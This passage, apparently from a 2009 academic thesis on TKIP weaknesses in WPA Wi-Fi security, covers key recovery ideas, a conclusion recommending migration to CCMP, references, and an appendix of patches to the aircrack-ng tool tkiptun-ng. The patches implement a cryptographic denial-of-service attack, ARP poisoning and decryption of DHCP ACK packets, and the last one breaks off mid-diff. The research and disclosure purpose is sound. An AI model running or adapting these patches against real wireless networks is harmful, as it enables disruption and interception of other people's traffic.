It might also be possible to fragment across QoS channels, although this is less likely to work. Then an attacker would only need to obtain one keystream, and send the fragments on different QoS channels. If the attacker could get hold of keystream and MIC key for both directions, he would be able to mount an attack similar to the fragmentation attack on WEP. The attacker could send fragmented packets with known replies, and thus obtain longer keystream for each consecutive injection. The attacker would then be able to acquire 1500 bytes (maximum transmission unit) of keystream for both directions.

9.5 Key Recovery Attack

The ultimate attack on wireless networks is a key recovery attack. Such an attack will reveal the pre-shared key, and allow the attacker to communicate as a legitimate STA on the network. The attacker will also be able to decrypt the traffic of all other STAs on the network.

Currently, the only way to obtain the pre-shared key on a TKIP or CCMP secured wireless network, is to mount a brute force or dictionary attack on the EAPOL handshake. This attack was described in Section 2.8. As described in that section, such attacks are successful against weak passwords by using a dictionary attack. Recent advances in GPU technology



Figure 9.1: *An illustration of the known and unknown values of the Temporal Key Computation after the attack on TKIP has been performed*

have also made it possible to utilize the immense computational power of such chips. This has made it possible to successfully attack even relatively strong keys in viable time.

The original *tkiptun-ng* attack and our improved attack do not target the pre-shared key (PSK). However, the attacks do obtain the MIC key for AP-to-STA communication. This key is a part of the Pairwise Transient Key (PTK) derived from the pre-shared key in the EAPOL handshake. Thus, the attacker is in possession of 64 bits of the 512-bit PTK. The attacker is now in possession of both some of the input and parts the output of the transient key computation algorithm (PRF-512), as is illustrated in Figure 9.1. It might be possible to reduce the time needed for an attack on the PMK if this known MIC key could in some way be included in the attack algorithm. This would require cryptanalysis of the underlying PRF-512, which utilizes the hash function SHA-1. The possibilities for this should definitely be investigated further. By repeating the attack, the attacker would be in possession of additional MIC keys for a given handshake. The statistical relationship between these should also be explored.

Chapter 10

Conclusion

Up until now, WEP was the only wireless protocol with exploitable weaknesses. TKIP and CCMP were considered cryptographically strong, i.e. the only known weakness would be the use of weak or guessable passwords. In November 2008, Beck and Tews [10] presented a breach in TKIP's security, which allowed an attacker to decrypt small ARP packets. Although their attack was limited in its application areas, it still was the first practical attack on TKIP. Now, even with a strong password, TKIP could no longer be considered perfectly secure.

In our research, we have looked into the attack presented by Beck and Tews. The attack is still, as of May 2009, very experimental, and as a consequence, we experienced some varied success rate with different system configurations. We were able to modify their code to function as an ARP poisoning attack and a cryptographic DoS attack. Additionally, we created an improved attack on TKIP that enables an attacker to decrypt a much larger DHCP ACK message. This message is over 12 times the size of an ARP packet, and opens up for new application areas for the attack. Though not yet implemented, we explained a theoretically possible attack that will spoof the DNS server IP address of a client. An attacker could make a client communicate with a malicious DNS server rather than the desired one, and thus easily perform a *phishing* attack.

There are several requirements for the attack to work. QoS/WMM must be enabled at the AP in order for the attack to succeed. Additionally, a key renewal interval must be longer than the time the attack needs to finish. These setting occur commonly in the real world, and the attack should, as a consequence be considered a real threat.

TKIP was developed to fix the insecurity of WEP, but now it is TKIP

that needs to be fixed. We begin to see driver updates fixing this issue, like for instance OpenBSD, which has patched its client stack to counter this attack. Nevertheless, as TKIP was built around WEP, it also inherits some of its weaknesses. As proven over and over again, when developing a security protocol, security should be kept in mind from the very beginning. To simply fix another's weakness is a naive approach. Instead of fixing TKIP, we believe it is time to move on and start migrating to CCMP, the protocol that was designed bottom-up to be secure.

References

[1] IEEE Std 802.11-1997 Information Technology- telecommunications And Information exchange Between Systems-Local And Metropolitan Area Networks-specific Requirements-part 11: Wireless Lan Medium Access Control (MAC) And Physical Layer (PHY) Specifications. *IEEE Std 802.11-1997*, Nov 1997.

[2] Information technology- Telecommunications and information exchange between systems- Local and metropolitan area networks- Specific requirements- Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. *ANSI/IEEE Std 802.11, 1999 Edition (R2003)*, 2003.

[3] Port Based Network Access Control. *IEEE Std 802.1X-2004*, 2004.

[4] Information technology- Telecommunications and information exchange between systems- Local and metropolitan area networks- Specific requirements- Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications Amendment 4: Further Higher Data Rate Extension in the 2.4 GHz Band. *ISO/IEC 8802-11:2005/Amd.4:2006(E) IEEE Std 802.11g-2003 (Amendment to IEEE Std 802.11-1999)*, 2006.

[5] IEEE Standard for Information technology-Telecommunications and information exchange between systems-Local and metropolitan area networks-Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. *IEEE Std 802.11-2007 (Revision of IEEE Std 802.11-1999)*, 12 2007.

[6] Bernard Aboba, Larry J. Blunk, John R. Vollbrecht, James Carlson, and Henrik Levkowetz. Extensible Authentication Protocol (EAP). Internet RFC 3748, June 2004.

[7] Aircrack-ng. Aircrack-ng homepage. http://aircrack-ng.org/, Last accessed April 30, 2009.

[8] Wi-Fi Alliance.

[9] Anonymous. Thank you Bob Anderson / RC4 Source code. cypherpunks.venona.com. http://web.archive.org/web/20080120083537/http://cypherpunks.venona.com/date/1994/09/msg00304.html, Last accessed February 09, 2009.

[10] Martin Beck and Erik Tews. Practical attacks against WEP and WPA. Cryptology ePrint Archive, Report 2008/472, 2008. http://eprint.iacr.org/, Last accessed February 12, 2009.

[11] Andrea Bittau, Mark Handley, and Joshua Lackey. The Final Nail in WEP's Coffin. *Security and Privacy, IEEE Symposium on*, 0:386–400, 2006.

[12] Rafik Chaabouni. Break WEP Faster with Statistical Analysis. June 2006.

[13] D. E. Comer, David Gries, Michael C. Mulder, Allen Tucker, A. Joe Turner, and Paul R. Young. Computing as a discipline. *Commun. ACM*, 32(1):9–23, 1989. http://doi.acm.org/10.1145/63238.63239, Last accessed May 11, 2009.

[14] Joan Daemen and Vincent Rijmen. *The Design of Rijndael: AES - The Advanced Encryption Standard (Information Security and Cryptography)*. Springer, 1 edition, 2002.

[15] R. Droms. RFC 2131: Dynamic Host Configuration Protocol, 1997.

[16] Edney and William A. Arbaugh. *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2003.

[17] Scott Fluhrer, Itsik Mantin, and Adi Shamir. Weaknesses in the key scheduling algorithm. In *RC4", Proceedings of the 4th Annual Workshop on Selected Areas of Cryptography*, pages 1–24, 2001.

[18] S. Glass and V. Muthukkumarasamy. A Study of the TKIP Cryptographic DoS Attack. pages 59–65, Nov. 2007.

[19] IEEE. 802.11mb Issues List v12. *mentor.ieee.org*, 2009. https://mentor.ieee.org/802.11/file/08/11-08-1127-12-000m-tgmb-issues-list.xls, Last accessed May 11, 2009.

[20] Andreas Klein. Attacks on the RC4 stream cipher. 2006.

[21] KoreK. chopchop (Experimental WEP attacks), 2004. http://www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/, Last accessed February 20, 2009.

[22] KoreK. Next generation of WEP attacks?, 2004. http://www.netstumbler.org/showpost.php?p=93942&postcount=35, Last accessed February 20, 2009.

[23] Ilya Mironov. (Not So) Random Shuffles of RC4. Cryptology ePrint Archive, Report 2002/067, 2002. http://eprint.iacr.org/, Last accessed March 4, 2009.

[24] T. Narten, E. Nordmark, W. Simpson, and H. Soliman. Neighbor Discovery for IP version 6 (IPv6). RFC 4861 (Draft Standard), September 2007.

[25] D. C. Plummer. RFC 826: Ethernet Address Resolution Protocol: Or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware, November 1982. Status: STANDARD.

[26] Shaun Posthumus and Rossouw von Solms. A framework for the governance of information security. *Computers and Security*, 23(8):638 – 646, 2004.

[27] R. Shirey. Internet Security Glossary, Version 2. RFC 4949 (Informational), August 2007. http://www.ietf.org/rfc/rfc4949.txt, Last accessed May 11, 2009.

[28] William Stallings. *Cryptography and Network Security: Principles and Practices*. Prentice Hall, 4th edition, 2006.

[29] Adam Stubblefield, John Ioannidis, and Aviel D. Rubin. A key recovery attack on the 802.11b wired equivalent privacy protocol (WEP). *ACM Trans. Inf. Syst. Secur.*, 7(2):319–332, 2004.

[30] Andrew S. Tanenbaum. *Computer networks / Andrew S. Tanenbaum*. Prentice-Hall, Englewood Cliffs, N.J. :, 2nd ed. edition, 1989.

[31] Erik Tews. Attacks on the WEP protocol, 2007. http://www.cdc.informatik.tu-darmstadt.de/reports/reports/Erik_Tews.diplom.pdf, Last accessed May 11, 2009.

[32] Erik Tews and Martin Beck. Practical attacks against wep and wpa. In *WiSec '09: Proceedings of the second ACM conference on Wireless network security*, pages 79–86, New York, NY, USA, 2009. ACM.

[33] Erik Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin. Breaking 104 bit WEP in less than 60 seconds. Cryptology ePrint Archive, Report 2007/120, Apr 2007.

[34] S. Whalen. An Introduction to Arp Spoofing., 2001. http://www.rootsecure.net/content/downloads/pdf/arp_spoofing_intro.pdf, Last accessed May 11, 2009.

[35] Ross N. Williams. A Painless Guide To CRC Error Detection Algorithms. 8 1993. http://www.ross.net/crc/crcpaper.html, Last accessed May 11, 2009.

[36] Wireshark. Wireshark: About. http://www.wireshark.org/, Last accessed March 31, 2009.

Appendix A

Source Code

The source code provided in these appendices shows only the differences from the original `tkiptun-ng.c` source code from revision 1503 found at http://trac.aircrack-ng.org/svn/trunk/. Appendix B contains an attached CD-ROM with the entire source code for each individual modification to the attack.

The following command will patch the `tkiptun-ng.c` file:

```
patch -u -i <PATCH FILE> tkiptun-ng.c
```

To revert back to the original `tkiptun-ng.c` file:

```
patch -R tkiptun-ng.c <PATCH FILE>
```

A.1 Denial-of-Service Attack

```
--- tkiptun-ng-original.c 2009-04-14 12:37:59.000000000 +0200
+++ tkiptun-ng-dos-attack-1503.c  2009-04-14 12:47:46.000000000 +0200
@@ -2625,6 +2625,8 @@

             if( send_packet( h80211, data_end -1 ) != 0 )
                 return( 1 );
+            if( send_packet( h80211, data_end -1 ) != 0 )
+                return( 1 );

             if( errno != EAGAIN )
             {
@@ -2775,7 +2777,7 @@
         }
```

```
        /* we have a winner */
-
+   return 0;
 //        guess = h80211[9];
        tries = 0;
        settle = 0;
@@ -3705,8 +3707,8 @@
     char *s, buf[128];
     int caplen=0;
     uchar packet1[4096];
-    uchar packet2[4096];
-    int packet1_len, packet2_len;
+//    uchar packet2[4096];
+ int packet1_len;//, packet2_len;
     struct timeval mic_fail;

     /* check the arguments */
@@ -3715,7 +3717,7 @@
     memset( &dev, 0, sizeof( dev ) );

     opt.f_type    = -1; opt.f_subtype   = -1;
-    opt.f_minlen  = 80; opt.f_maxlen    = 80;
+    opt.f_minlen  = 80; opt.f_maxlen    = 1000;
     opt.f_minlen_set = 0;
     opt.f_maxlen_set = 0;
     opt.f_tods    = -1; opt.f_fromds    = -1;
@@ -4230,7 +4232,8 @@
     PCT; printf("Michael Test: %s\n", i ? "Successful" : "Failed");

     /* END MICHAEL TEST*/
-
+ start_main:
+
     if(getnet(NULL, 0, 0) != 0)
        return 1;

@@ -4312,32 +4315,32 @@

     /* Select ToDS ARP from Client */

-    PCT; printf("Waiting for an ARP packet coming from the Client...\n");
-
-    opt.f_tods = 1;
-    opt.f_fromds = 0;
-    memcpy(opt.f_smac, opt.r_smac, 6);
-//    memcpy(opt.f_dmac, opt.f_bssid, 6);
-    if(opt.fast == -1)
-        opt.fast = 1;
-
-    if(opt.f_minlen_set == 0) {
-        opt.f_minlen = 80;
-    }
-    if(opt.f_maxlen_set == 0) {
```

```
-         opt.f_maxlen = 80;
-     }
-
-     while(1)
-     {
-         if( capture_ask_packet( &caplen, 0 ) != 0 )
-             return( 1 );
-         if( is_qos_arp_tkip(h80211, caplen) == 1 )
-             break;
-     }
-
-     memcpy(packet2, h80211, caplen);
-     packet2_len = caplen;
+//      PCT; printf("Waiting for an ARP packet coming from the Client...\n")
    ;
+//
+//      opt.f_tods = 1;
+//      opt.f_fromds = 0;
+//      memcpy(opt.f_smac, opt.r_smac, 6);
+// //    memcpy(opt.f_dmac, opt.f_bssid, 6);
+//      if(opt.fast == -1)
+//          opt.fast = 1;
+//
+//      if(opt.f_minlen_set == 0) {
+//          opt.f_minlen = 80;
+//      }
+//      if(opt.f_maxlen_set == 0) {
+//          opt.f_maxlen = 80;
+//      }
+//
+//      while(1)
+//      {
+//          if( capture_ask_packet( &caplen, 0 ) != 0 )
+//              return( 1 );
+//          if( is_qos_arp_tkip(h80211, caplen) == 1 )
+//              break;
+//      }
+//
+//      memcpy(packet2, h80211, caplen);
+//      packet2_len = caplen;

     /* Select FromDS ARP to Client */

@@ -4348,20 +4351,20 @@
     memcpy(opt.f_dmac, opt.r_smac, 6);
     memcpy(opt.f_smac, NULL_MAC, 6);

-     if(opt.f_minlen_set == 0) {
-         opt.f_minlen = 80;
-     }
-     if(opt.f_maxlen_set == 0) {
-         opt.f_maxlen = 98;
-     }
+     // if(opt.f_minlen_set == 0) {
```

```
+    //     opt.f_minlen = 80;
+    // }
+    // if(opt.f_maxlen_set == 0) {
+    //     opt.f_maxlen = 98;
+    // }

-    while(1)
-    {
+    // while(1)
+    // {
         if( capture_ask_packet( &caplen, 0 ) != 0 )
             return( 1 );
-        if( is_qos_arp_tkip(h80211, caplen) == 1 )
-            break;
-    }
+    //     if( is_qos_arp_tkip(h80211, caplen) == 1 )
+    //         break;
+    // }

     memcpy(packet1, h80211, caplen);
     packet1_len = caplen;
@@ -4377,7 +4380,8 @@
     /* Chop the packet down, get a keystream+plaintext, calculate the MIC
         Key */

     do_attack_tkipchop(h80211, caplen);
-
+ got_hdsk = 0;
+ goto start_main;
     /* derive IPs and MACs; relays on QoS, ARP and fromDS packet */
     if(opt.chopped_from_plain != NULL)
     {
@@ -4412,7 +4416,7 @@
     }

     /* Also chop the answer to get the equivalent MIC Key */
-    memcpy(h80211, packet2, packet2_len);
+    //memcpy(h80211, packet2, packet2_len);
     do_attack_tkipchop(h80211, caplen);

     /* that's all, folks */
```

A.2 ARP Poisoning Attack

```
--- tkiptun-ng-original.c 2009-04-14 12:37:59.000000000 +0200
+++ tkiptun-ng-arp-poisoning-1503.c 2009-04-14 13:38:07.000000000 +0200
@@ -210,6 +210,7 @@

 struct options
 {
+ unsigned char fake_smac[6];
     unsigned char f_bssid[6];
     unsigned char f_dmac[6];
```

```
    unsigned char f_smac[6];
@@ -1501,6 +1502,8 @@
        packet[24] = 0x02;  //priority 2
    packet[25] = 0x00;

+ memcpy(opt.r_apmac,opt.fake_smac,6);
+
    if(toDS)
        set_clear_arp(packet+26, opt.r_smac, BROADCAST);
    else
@@ -1514,7 +1517,7 @@
    if(toDS)
        memcpy(packet+26+26, BROADCAST, 6);
    else
-       memcpy(packet+26+26, BROADCAST, 6);
+   memcpy(packet+26+26, opt.r_smac, 6); // Hack to send only to the chosen
    target.

    if(toDS)
        memcpy(packet+26+32, opt.ip_ap, 4);
@@ -3757,7 +3760,7 @@
        };

        int option = getopt_long( argc, argv,
-                       "d:s:m:n:t:f:x:a:c:h:e:jy:i:r:HZDK:P:p:M:",
+                       "q:d:s:m:n:t:f:x:a:c:h:e:jy:i:r:HZDK:P:p:M:",
                        long_options, &option_index );

        if( option < 0 ) break;
@@ -3778,6 +3781,16 @@
                printf("\"%s --help\" for help.\n", argv[0]);
                return( 1 );

+    case 'q' :
+
+               if( getmac( optarg, 1, opt.fake_smac ) != 0 )
+               {
+                   printf( "Invalid source MAC address.\n" );
+                   printf("\"%s --help\" for help.\n", argv[0]);
+                   return( 1 );
+               }
+               break;
+
            case 'd' :

                if( getmac( optarg, 1, opt.f_dmac ) != 0 )
```

A.3 Improved Attack

```
--- tkiptun-ng-original.c 2009-04-14 12:37:59.000000000 +0200
+++ tkiptun-ng-dhcp-chop-1503.c 2009-04-14 15:16:42.000000000 +0200
@@ -2140,7 +2140,116 @@
    }
```

```
     return 1;
 }
+int hexToDec(unsigned char inHex)
+{
+ char outStr[256];
+ sprintf(outStr,"%d",inHex);
+ return atoi(outStr);
+}
+int simulate_chopchop(uchar *chopped, int plaintext, int data_end)
+{
+   // ALGEBRA:
+   // chopped XOR src_buf XOR plaintext = guess
+
+   int guess = chopped[data_end - 1] ^ srcbuf[data_end - 1] ^ plaintext;
+
+   chopped[data_end - 1] ^= guess;
+       chopped[data_end - 2] ^= crc_chop_tbl[guess][3];
+       chopped[data_end - 3] ^= crc_chop_tbl[guess][2];
+       chopped[data_end - 4] ^= crc_chop_tbl[guess][1];
+       chopped[data_end - 5] ^= crc_chop_tbl[guess][0];
+
+   printf( "\r[Simulate Chopchop] Offset %4d | xor = %02X | pt = %02X\n",
+       data_end - 1,
+                chopped[data_end - 1],
+                chopped[data_end - 1] ^ srcbuf[data_end - 1]);
+
+   data_end--;
+   return data_end;
+}
+/*
+****************************************
+Function: ip_sum_calc
+Description: Calculate the 16 bit IP sum.
+****************************************
+*/
+typedef unsigned short u16;
+typedef unsigned long u32;
+
+u16 ip_sum_calc(u16 len_ip_header, u16 buff[])
+{
+u16 word16;
+u32 sum=0;
+u16 i;
+
+ // make 16 bit words out of every two adjacent 8 bit words in the packet
+ // and add them up
+ for (i=0;i<len_ip_header;i=i+2){
+   word16 =((buff[i]<<8)&0xFF00)+(buff[i+1]&0xFF);
+   sum = sum + (u32) word16;
+ }
+
+ // take only 16 bits out of the 32 bit sum and add up the carries
+ while (sum>>16)
+   sum = (sum & 0xFFFF)+(sum >> 16);
```

```
+
+ // one's complement the result
+ sum = ~sum;
+
+return ((u16) sum);
+}
+
+/*
+*************************************
+Function: udp_sum_calc()
+Description: Calculate UDP checksum
+*************************************
+*/
+
+u16 udp_sum_calc(u16 len_udp, u16 src_addr[],u16 dest_addr[], int padding,
    u16 buff[])
+{
+u16 prot_udp=17;
+u16 padd=0;
+u16 word16;
+u32 sum;
+
+ // Find out if the length of data is even or odd number. If odd,
+ // add a padding byte = 0 at the end of packet
+ if ((padding&1)==1){
+   padd=1;
+   buff[len_udp]=0;
+ }
+
+ //initialize sum to zero
+ sum=0;
+ int i;
+ // make 16 bit words out of every two adjacent 8 bit words and
+ // calculate the sum of all 16 vit words
+ for (i=0;i<len_udp+padd;i=i+2){
+   word16 =((buff[i]<<8)&0xFF00)+(buff[i+1]&0xFF);
+   sum = sum + (unsigned long)word16;
+ }
+ // add the UDP pseudo header which contains the IP source and destinationn
     addresses
+ for (i=0;i<4;i=i+2){
+   word16 =((src_addr[i]<<8)&0xFF00)+(src_addr[i+1]&0xFF);
+   sum=sum+word16;
+ }
+ for (i=0;i<4;i=i+2){
+   word16 =((dest_addr[i]<<8)&0xFF00)+(dest_addr[i+1]&0xFF);
+   sum=sum+word16;
+ }
+ // the protocol number and the length of the UDP packet
+ sum = sum + prot_udp + len_udp;
+
+ // keep only the last 16 bits of the 32 bit calculated sum and add the
    carries
+     while (sum>>16)
```

```
+   sum = (sum & 0xFFFF)+(sum >> 16);
+
+ // Take the one's complement of sum
+ sum = ~sum;

+return ((u16) sum);
+}
 int do_attack_tkipchop( uchar* src_packet, int src_packet_len )
 {
     float f, ticks[4];
@@ -2458,6 +2567,191 @@

         /* wait for the next timer interrupt, or sleep */

+   if(data_end == 618)
+   {
+     // Padding (274 bytes of zero)
+     for(i = 0; i < 274; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     data_end = simulate_chopchop(chopped, 255, data_end); // end option
    byte is 0xFF
+
+     // DNS option field
+     data_end = simulate_chopchop(chopped, 1, data_end);   // DNS IP
    address - 4th byte
+     data_end = simulate_chopchop(chopped, 1, data_end);   // DNS IP
    address - 3th byte
+     data_end = simulate_chopchop(chopped, 168, data_end);   // DNS IP
    address - 2nd byte
+     data_end = simulate_chopchop(chopped, 192, data_end);   // DNS IP
    address - 1st byte
+
+     data_end = simulate_chopchop(chopped, 4, data_end);   // DNS address
    length
+     data_end = simulate_chopchop(chopped, 6, data_end);   // DNS option
+
+     // Router option field
+     data_end = simulate_chopchop(chopped, 1, data_end);   // Router IP
    address - 4th byte
+     data_end = simulate_chopchop(chopped, 1, data_end);   // Router IP
    address - 3th byte
+     data_end = simulate_chopchop(chopped, 168, data_end);   // Router IP
    address - 2nd byte
+     data_end = simulate_chopchop(chopped, 192, data_end);   // Router IP
    address - 1st byte
+
+     data_end = simulate_chopchop(chopped, 4, data_end);   // Router
    address length
+     data_end = simulate_chopchop(chopped, 3, data_end);   // Router option
+
+     // Subnet Mask
+     data_end = simulate_chopchop(chopped, 0, data_end);   // Subnet Mask
    IP address - 4th byte
```

```
+     data_end = simulate_chopchop(chopped, 255, data_end);   // Subnet Mask
     IP address - 3th byte
+     data_end = simulate_chopchop(chopped, 255, data_end);   // Subnet Mask
     IP address - 2nd byte
+     data_end = simulate_chopchop(chopped, 255, data_end);   // Subnet Mask
     IP address - 1st byte
+
+     data_end = simulate_chopchop(chopped, 4, data_end);   // Subnet Mask
    address length
+     data_end = simulate_chopchop(chopped, 1, data_end);   // Subnet Mask
    option
+
+     // Lease time (Set to 48 hours by default)
+     // 24 hours = 0x00 01 51 80
+     // 48 hours = 0x00 02 A3 00
+     data_end = simulate_chopchop(chopped, 0, data_end);   // 0x00
+     data_end = simulate_chopchop(chopped, 163, data_end);   // 0xA3
+     data_end = simulate_chopchop(chopped, 2, data_end);   // 0x02
+     data_end = simulate_chopchop(chopped, 0, data_end);   // 0x00
+
+     data_end = simulate_chopchop(chopped, 4, data_end);   // Field length
+     data_end = simulate_chopchop(chopped, 51, data_end);  // Lease time
    option - 0x33
+
+     // DHCP Server ID
+     data_end = simulate_chopchop(chopped, 1, data_end);   // IP address -
    4th byte
+     data_end = simulate_chopchop(chopped, 1, data_end);   // IP address -
    3th byte
+     data_end = simulate_chopchop(chopped, 168, data_end);   // IP address
    - 2nd byte
+     data_end = simulate_chopchop(chopped, 192, data_end);   // IP address
    - 1st byte
+
+     data_end = simulate_chopchop(chopped, 4, data_end);   // Address
    length
+     data_end = simulate_chopchop(chopped, 54, data_end);  // Option
+
+     // Message Type (DHCP ACK)
+     data_end = simulate_chopchop(chopped, 5, data_end);   // Ack - 0x05
+     data_end = simulate_chopchop(chopped, 1, data_end);   // Length - 0x01
+     data_end = simulate_chopchop(chopped, 53, data_end);  // Option - 0x35
+
+     // Magic Cookie
+     data_end = simulate_chopchop(chopped, 99, data_end);  // 0x63
+     data_end = simulate_chopchop(chopped, 83, data_end);  // 0x53
+     data_end = simulate_chopchop(chopped, 130, data_end);   // 0x82
+     data_end = simulate_chopchop(chopped, 99, data_end);  // 0x63
+
+     // Boot File Name (128 bytes of zero)
+     for(i = 0; i < 128; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     // Server Host Name (64 bytes of zero)
```

```
+     for(i = 0; i < 64; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     // Client Hardware Address Padding (10 bytes of zero)
+     for(i = 0; i < 10; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     // Client MAC Address (6 bytes)
+     for(i = 5; i>=0; --i) data_end = simulate_chopchop(chopped,opt.r_smac[
    i],data_end);
+
+     // Relay Agent IP Address (4 bytes of zero)
+     for(i = 0; i < 4; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     // Next Server IP Address
+     data_end = simulate_chopchop(chopped, 1, data_end);   // Next Server
    IP address - 4th byte
+     data_end = simulate_chopchop(chopped, 1, data_end);   // Next Server
    IP address - 3th byte
+     data_end = simulate_chopchop(chopped, 168, data_end);   // Next Server
     IP address - 2nd byte
+     data_end = simulate_chopchop(chopped, 192, data_end);   // Next Server
     IP address - 1st byte
+
+     // Your IP Address
+     for(i = 3; i>=0; --i) data_end = simulate_chopchop(chopped,opt.ip_cli[
    i],data_end);
+
+     // Client IP Address (4 bytes of zero)
+     for(i = 0; i < 4; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     // Bootp flags (Unicast) (2 bytes of zero)
+     for(i = 0; i < 2; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     // Seconds elapsed (2 bytes of zero)
+     for(i = 0; i < 2; ++i) data_end = simulate_chopchop(chopped, 0,
    data_end);
+
+     continue; // Continue chopping the Transaction ID
+   }
+
+   // Start guessing after the transaction ID has been chopped
+   if(data_end == 74)
+   {
+     // Hops
+     data_end = simulate_chopchop(chopped, 0, data_end);
+     // HW Address length
+     data_end = simulate_chopchop(chopped, 6, data_end);
+     // HW Type (Ethernet)
+     data_end = simulate_chopchop(chopped, 1, data_end);
+     // Message Type (Boot Replay)
```

```
+     data_end = simulate_chopchop(chopped, 2, data_end);
+
+     // CALCULATE THE UPD HEADER CHECKSUM
+     u16 src_addr[] = {0xC0,0xA8,0x01,0x01}; // IP src addr
+     u16 dest_addr[] = {opt.ip_cli[0],opt.ip_cli[1],opt.ip_cli[2],opt.
    ip_cli[3]}; // IP dest addr
+     u16 buffer[556];
+     u16 tmp_src[556];
+
+     // Copy the keystream from the start of the UDP header to the end
+     for(i=0; i<556; ++i) buffer[i] = chopped[i+62];
+
+
+     // Make a temporary copy of the srcbuf (containing ciphertext)
+     for(i=0; i<556; ++i) tmp_src[i] = srcbuf[i+62];
+
+
+     // XOR the keystream and the ciphertext to reveal the plaintext
+     for(i=0; i<556; ++i) buffer[i] ^= tmp_src[i];
+
+
+     // Insert known bytes into the buffer
+     buffer[0] = 0x00; buffer[1] = 0x43; // Source Port
+     buffer[2] = 0x00; buffer[3] = 0x44; // Destination Port
+     buffer[4] = 0x02; buffer[5] = 0x2C; // Length
+     buffer[6] = 0x00; buffer[7] = 0x00; // Zero checksum
+
+     // Calclulate the UDP checksum
+     int udp_sum = udp_sum_calc(556, src_addr,dest_addr,0,buffer);
+     // Get the different bytes of the checksum
+     int udp_chk_1 = udp_sum >> 8;
+     int udp_chk_2 = udp_sum-(udp_chk_1<<8);
+
+     printf("UDP sum: %x\n",udp_sum);
+
+     // Hyper chop the checksum
+     data_end = simulate_chopchop(chopped, udp_chk_2, data_end);
+     data_end = simulate_chopchop(chopped, udp_chk_1, data_end);
+
+     // Length (556 - 0x022C)
+     data_end = simulate_chopchop(chopped, 44, data_end); // 0x2C
+     data_end = simulate_chopchop(chopped, 2, data_end); // 0x02
+
+     // Destination Port (68) (0x0044)
+     data_end = simulate_chopchop(chopped, 68, data_end);
+     data_end = simulate_chopchop(chopped, 00, data_end);
+
+     // Source Port (67) (0x0043)
+     data_end = simulate_chopchop(chopped, 67, data_end);
+     data_end = simulate_chopchop(chopped, 00, data_end);
+
+
+     // IP HEADER
+     u16 ip_header[20] = {
```

```
+       0x45, 0x00, 0x02, 0x40,
+       0x00, 0x00, 0x00, 0x00,
+       0x40, 0x11, 0x00, 0x00,
+       0xC0, 0xA8, 0x01, 0x01,
+       0x00, 0x00, 0x00, 0x00
+     };
+     // Your IP Address
+     for(i = 0; i<4; ++i) ip_header[i+16] = opt.ip_cli[i];
+
+     // Calculate the IP checksum
+     u16 ip_sum = ip_sum_calc(20,ip_header);
+     ip_header[10] = ip_sum >> 8;
+     ip_header[11] = ip_sum-(ip_header[10]<<8);
+
+     // Hyperchop the IP headers
+     for(i = 19; i>=0; --i) data_end = simulate_chopchop(chopped, ip_header
    [i], data_end);
+
+     break; // Stop chopping. Let's append those ethernet headers
+   }
+
+
         if( (nb_pkt_sent > 0) && (nb_pkt_sent % 256 == 0) && settle == 0)
         {
             printf( "\rLooks like mic failure report was not detected."
@@ -2822,9 +3116,10 @@
         PCT; printf("\rSleeping for %i seconds.", opt.mic_failure_interval)
             ;
         fflush(stdout);

-        if( guess_packet(srcbuf, chopped, caplen, caplen-data_end) == 0) //
    found correct packet :)
-            break;
-
+        // if( guess_packet(srcbuf, chopped, caplen, caplen-data_end) == 0)
     //found correct packet :)
+        //     break;
+   if(data_end ==0)
+     break;
         while(1)
         {
             gettimeofday(&mic_fail, NULL);
@@ -2851,7 +3146,8 @@
     chopped[26 + 8 + 3] = srcbuf[26 + 8 + 3] ^ 0x00;
     chopped[26 + 8 + 4] = srcbuf[26 + 8 + 4] ^ 0x00;
     chopped[26 + 8 + 5] = srcbuf[26 + 8 + 5] ^ 0x00;
-
+ chopped[26 + 8 + 6] = srcbuf[26 + 8 + 6] ^ 0x08; // SET TYPE TO IP
+    chopped[26 + 8 + 7] = srcbuf[26 + 8 + 7] ^ 0x00; // SET TYPE TO IP
     for( i = 26 + 8; i < (int) caplen; i++ )
         h80211[i - 8] = h80211[i] ^ chopped[i];

@@ -2859,7 +3155,7 @@
         if (!tried_header_rec) {
```

```
            printf( "\nWarning: ICV checksum verification FAILED! Trying
                workaround.\n" );
            tried_header_rec=1;
-           goto header_rec;
+           //goto header_rec;
        } else {
            printf( "\nWorkaround couldn't fix ICV checksum.\nPacket is
                most likely invalid/useless\nTry another one.\n" );
        }
@@ -3705,9 +4001,9 @@
     char *s, buf[128];
     int caplen=0;
     uchar packet1[4096];
-    uchar packet2[4096];
-    int packet1_len, packet2_len;
-    struct timeval mic_fail;
+    //uchar packet2[4096];
+ int packet1_len;//, packet2_len;
+//    struct timeval mic_fail;

     /* check the arguments */

@@ -3715,7 +4011,7 @@
     memset( &dev, 0, sizeof( dev ) );

     opt.f_type    = -1; opt.f_subtype   = -1;
-    opt.f_minlen  = 80; opt.f_maxlen    = 80;
+    opt.f_minlen  = 628; opt.f_maxlen    = 628;
